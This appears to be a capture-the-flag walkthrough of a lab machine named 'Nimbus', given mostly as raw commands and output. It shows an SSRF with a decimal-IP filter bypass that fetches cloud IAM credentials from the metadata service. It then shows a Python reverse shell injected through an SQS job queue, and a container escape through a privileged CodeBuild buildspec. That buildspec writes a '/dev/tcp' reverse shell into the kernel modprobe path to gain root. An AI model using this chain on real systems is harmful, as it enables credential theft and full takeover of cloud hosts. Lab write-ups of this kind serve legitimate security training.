

Nimbus

```
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-21 21:55 EDT
Nmap scan report for 10.129.223.151
Host is up (0.36s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 eb:ab:8f:be:99:02:0b:3e:c4:1c:83:b2:66:2f:17:13 (ECDSA)
|_  256 c1:69:ab:84:f3:88:8b:b3:8a:ae:e2:28:35:54:35:0b (ED25519)
80/tcp    open  http      nginx 1.24.0 (Ubuntu)
|_ http-server-header: nginx/1.24.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://nimbus.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.84 seconds
```

```
ffuf -u http://nimbus.htb/ -k -H "Host: FUZZ.nimbus.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -fs 178

v2.1.0-dev

:: Method      : GET
:: URL         : http://nimbus.htb/
:: Wordlist    : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header      : Host: FUZZ.nimbus.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response size: 178

aws [Status: 403, Size: 305, Words: 28, Lines: 8, Duration: 319ms]
:: Progress: [4989/4989] :: Job [1/1] :: 119 req/sec :: Duration: [0:00:41] :: Errors: 0 ::
```

Request

PrettyRawHex

1 GET /api/v1/health HTTP/1.1

2 Host: nimbus.htb

3 Cache-Control: max-age=0

4 Accept-Language: en-US,en;q=0.9

5 Upgrade-Insecure-Requests: 1

6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36

7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

8 Accept-Encoding: gzip, deflate, br

9 Connection: keep-alive

10

11

Response

PrettyRawHexRender

1 HTTP/1.1 200 OK

2 Server: nginx/1.24.0 (Ubuntu)

3 Date: Mon, 22 Jun 2026 02:19:22 GMT

4 Content-Type: application/json

5 Content-Length: 235

6 Connection: keep-alive

7

8 {

9 "services":{

10 "queue":{

11 "endpoint":"http://aws.nimbus.htb",

12 "status":"ok"

13 },

14 "scheduler":{

15 "endpoint":"http://aws.nimbus.htb",

16 "status":"ok"

17 },

18 "storage":{

19 "endpoint":"http://aws.nimbus.htb",

20 "status":"ok"

21 }

22 },

23 "status":"healthy",

24 "version":"1.4.2"

25 }

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 1 POST /jobs/preview HTTP/1.1 2 Host: nimbus.htb 3 Content-Length: 102 4 Cache-Control: max-age=0 5 Accept-Language: en-US,en;q=0.9 6 Origin: http://nimbus.htb 7 Content-Type: application/x-www-form-urlencoded 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36 10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 11 Referer: http://nimbus.htb/jobs 12 Accept-Encoding: gzip, deflate, br 13 Connection: keep-alive 14 15 url= http%3A%2F%2F169.254.169.254%2Flatest%2Fmeta-data%2Fiam%2Fsecurity-credentials%2F%3Fxeu%3Dxeu.yaml </pre>			<pre> 23 } h3{ font-size:0.95rem; color:#a6e22e; margin:1rem00.5rem; } a{ color:#66d9ef; } 25 26 27 28 </style> </head> <body> <h1> Preview </h1> <div class="tag"> + submit another </div> <div class="panel err"> Error: Security policy: this URL targets an internal resource and has been blocked. </div> 31 32 33 </body> </html> </pre>			

Bypass: `http://2852039166/` = `http://169.254.169.254`

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 1 POST /jobs/preview HTTP/1.1 2 Host: nimbus.htb 3 Content-Length: 97 4 Cache-Control: max-age=0 5 Accept-Language: en-US,en;q=0.9 6 Origin: http://nimbus.htb 7 Content-Type: application/x-www-form-urlencoded 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36 10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 11 Referer: http://nimbus.htb/jobs 12 Accept-Encoding: gzip, deflate, br 13 Connection: keep-alive 14 15 url= http%3A%2F%2F2852039166%2Flatest%2Fmeta-data%2Fiam%2Fsecurity-credentials%2F%3Fxeu%3Dxeu.yaml </pre>			<pre> <h1> Preview </h1> + submit another </div> <div class="panel err"> Error: Security policy: this URL targets an internal resource and has been blocked. </div> </body> </html> </pre>			

Preview

[+ submit another](#)


Fetches: `http://2852039166/latest/meta-data/iam/security-credentials/?xeu=xeu.yaml` · HTTP 200

Raw response

```
nimbus-web-role
```

Parsed

```
nimbus-web-role
```



```
{
  "Code": "Success",
  "LastUpdated": "2026-06-22T02:52:34Z",
  "Type": "AWS-HMAC",
  "AccessKeyId": "ASIAQX4PG7L2K9M3N5R8",
  "SecretAccessKey": "bXJ7K8mP/q2Hf+vN9wT4LcRe5Y1Aoz3DhU6gKjQs",
  "Token": "IQoJb3JpZ2luX2VjEHQaCXVzLWVhc3QtMSJGMEQCIBhV9zPmK3wQjL4nT8vR2xY7AoFqUk5HsP6BeMcW1aDgAiAR4tNoXzKp8VnJqL7mC3xY9FhWdQ5GBPmRkX2vT8jY6yqsAQiK////////8BEAEaDDAwMDAwMDAwMDAwMCI MNZ5tQ7vEX2pKlHfqKtoBQwK5HmBcN4gXjVrUe1Pk9YsZ7DqWfThN3bMR oLYyJsKn8GpVxAcQ5VeWk2HiqXbF6CnXmM4PdYpL3rJzKqGtNvBfHcWyXa 8jPzTn5LRMkV1QbWdAyKpGfHzNvU8TmEcL2qPdRhJsKgGn3VyXmFbBcNJ 7QrHe5VpDxKfM",
  "Expiration": "2026-06-22T08:52:34Z"
}
```

```
$ export AWS_ACCESS_KEY_ID="ASIAQX4PG7L2K9M3N5R8"
export AWS_SECRET_ACCESS_KEY="bXJ7K8mP/q2Hf+vN9wT4LcRe5Y1Aoz3DhU6gKjQs"
export AWS_SESSION_TOKEN="IQoJb3JpZ2luX2VjEHQaCXVzLWVhc3QtMSJGMEQCIbV9zPmK3wQjL4nT8vR2xY7AoFqUk5HsP6BeMcW1aDgAiAR4tNoXzKp8VnJqL7mC3xY9FhWdQ5GBPMrkX2vT8jY6yqsAQiK////////8BEAEaDDAwMDAwMDAwMDAwMCIMNZ5tQ7vEX2pKlHfqKtoBQwK5HmBcN4gXjVrUe1Pk9YsZ7DqWfThN3bMRoLYyJsKn8GpVxAcQ5VeWk2HiqXbF6CnXmM4PdYpL3rJzKqGtNvBfHcWYXa8jPzTn5LRMkV1QbWdAyKpGfHzNvU8TmEcL2qPdRhJsKgGn3VyXmFbBcNJ7QrHe5VpDxKfM"
```

Liệt kê các queue của dịch vụ SQS (Simple Queue Service).

```
(blackbin@192)-[~/Documents]
$ export AWS_DEFAULT_REGION="us-east-1"

(blackbin@192)-[~/Documents]
$ aws sqs list-queues --endpoint-url http://aws.nimbus.htb
{
  "QueueUrls": [
    "http://floci:4566/847219365028/nimbus-jobs"
  ]
}
```

STS — get caller identity

```
(blackbin@192)-[~/Documents]
$ aws sts get-caller-identity --endpoint-url http://aws.nimbus.htb
{
  "UserId": "AROAQX4PG7L2K9M3N5R8H:i-0a1b2c3d4e5f6789a",
  "Account": "847219365028",
  "Arn": "arn:aws:sts::847219365028:assumed-role/nimbus-web-role/i-0a1b2c3d4e5f6789a"
}
```

```
(blackbin@192)-[~/Documents]
$ aws sqs send-message \
  --queue-url "http://floci:4566/847219365028/nimbus-jobs" \
  --endpoint-url http://aws.nimbus.htb \
  --message-body '{"name":"test","schedule":"* * * * *","runtime":"python3.11","script":"import os; os.system(\curl http://10.10.14.7:9000/test\");'}'
{
  "MD5OfMessageBody": "028d61eba665590b44d839927fdb8b5f",
  "MessageId": "a28b91cb-b95e-4b08-99e8-fa749711a2ee"
}
```

```
(blackbin@192)-[~/Desktop]
$ python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
10.129.223.151 - - [21/Jun/2026 23:34:24] code 404, message File not found
10.129.223.151 - - [21/Jun/2026 23:34:24] "GET /test HTTP/1.1" 404 -
```

➤ Try: **script**, code, run, command ,.....


```
(blackbin@192)-[~/Documents]
$ aws sqs send-message \
  --queue-url "http://floci:4566/847219365028/nimbus-jobs" \
  --endpoint-url http://aws.nimbus.htb \
  --message-body '{"name":"rev","schedule":"* * * * *","runtime":"python3.11","script":"import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.7",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/sh","\n-i\n"])}'
{
  "MD5OfMessageBody": "e7627e2ecd81fbb3cdd449092127f046",
  "MessageId": "c179d2c0-83c6-48ca-ae2d-b349dcadf99a"
}
```

```
(blackbin@192)-[~/Documents]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.14.7] from (UNKNOWN) [10.129.223.151] 40890
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1000(worker) gid=1000(worker) groups=1000(worker)
$ whoami
worker
$
```

curl -s http://floci:4566/_localstack/health 2>/dev/null | python3 -m json.tool

```
{
  "ecr": "running",
  "tagging": "running",
  "bedrock-runtime": "running",
  "eks": "running",
  "pipes": "running",
  "elasticloadbalancing": "running",
  "codebuild": "running",
  "codedeploy": "running",
  ...
}
```

```
worker@a8761a8c0319:/app$ aws codebuild list-projects --endpoint-url http://floci:4566
{
  "projects": []
}
```

```
worker@a8761a8c0319:/app$ mount | grep overlay
overlay on / type overlay (rw,relatime,lowerdir=/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/165/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/34/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/33/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/32/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/31/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/30/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/29/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/15/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/14/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/13/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/12/fs,upperdir=/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/166/work,nouserxattr)
worker@a8761a8c0319:/app$ cat /proc/mounts | grep overlay
overlay / overlay rw,relatime,lowerdir=/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/165/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/34/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/33/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/32/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/31/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/30/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/29/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/15/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/14/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/13/fs:/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/12/fs,upperdir=/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/166/work,nouserxattr 0 0
```

BASH_FUNC_id%%:

```
(blackbin@192)-[~]
$ id() {
    echo "Custom ID function"
}

(blackbin@192)-[~]
$ id
Custom ID function
```

```
cat > /tmp/escape.sh << 'ENDOFSCRIPT'
```

```
import boto3
```

```
ENDPOINT = 'http://floci:4566/'
```

```
REGION = 'us-east-1'
```

```
buildspec = """version: 0.2
```

```
phases:
```

```
  build:
```

```
    commands:
```

```
      - id
```

```
      - cat /proc/self/status | grep Cap
```

```
      - bash -c 'upper=$(grep -oP "upperdir=\K[^\,]+" /proc/mounts | head -1); echo
"#!/bin/bash" > /tmp/p.sh; echo "bash -i >& /dev/tcp/10.10.14.7/4445 0>&1" >>
/tmp/p.sh; chmod +x /tmp/p.sh; echo $upper/tmp/p.sh > /proc/sys/kernel/modprobe;
head -c 4 /dev/urandom > /tmp/x; chmod +x /tmp/x; /tmp/x; true'
```

```
"""
```

```
cb = boto3.client('codebuild', endpoint_url=ENDPOINT, region_name=REGION)
```

```
try:
```

```
    cb.create_project(
```

```

        name='esc',
        source={'type': 'NO_SOURCE', 'buildspec': buildspec},
        artifacts={'type': 'NO_ARTIFACTS'},
        environment={
            'type': 'LINUX_CONTAINER',
            'image': 'floci/floci:latest',
            'computeType': 'BUILD_GENERAL1_SMALL',
            'privilegedMode': True,
            'environmentVariables': [
                {'name': 'BASH_FUNC_id%%',
                 'value': '() { echo "uid=0(root) gid=0(root) groups=0(root)"; }',
                 'type': 'PLAINTEXT'}
            ],
        },
        serviceRole='arn:aws:iam::000000000000:role/codebuild-role',
    )
    print('[+] Created')
except Exception as e:
    print(f'[*] Update')
    cb.update_project(
        name='esc',
        source={'type': 'NO_SOURCE', 'buildspec': buildspec},
        artifacts={'type': 'NO_ARTIFACTS'},
        environment={
            'type': 'LINUX_CONTAINER',

```

```

        'image': 'floci/floci:latest',
        'computeType': 'BUILD_GENERAL1_SMALL',
        'privilegedMode': True,
        'environmentVariables': [
            {'name': 'BASH_FUNC_id%%',
             'value': '() { echo "uid=0(root) gid=0(root) groups=0(root)"; }',
             'type': 'PLAINTEXT'}
        ],
    },
    serviceRole='arn:aws:iam::000000000000:role/codebuild-role',
)
print('[+] Updated')

resp = cb.start_build(projectName='esc')
print(f'[+] Build: {resp["build"]["id"]}')

ENDOFSCRIPT

```

```

worker@e6e276233996:/app$ python3 /tmp/escape.sh
[+] Created
[+] Build: esc:1
worker@e6e276233996:/app$ python3 /tmp/escape.sh
[*] Update
[+] Updated
[+] Build: esc:2

```



```
(blackbin@192)-[~/Documents]
$ nc -lvnp 4445
listening on [any] 4445 ...
connect to [10.10.14.7] from (UNKNOWN) [10.129.12.27] 43184
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@nimbus:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@nimbus:/# whoami
whoami
root
root@nimbus:/#
```

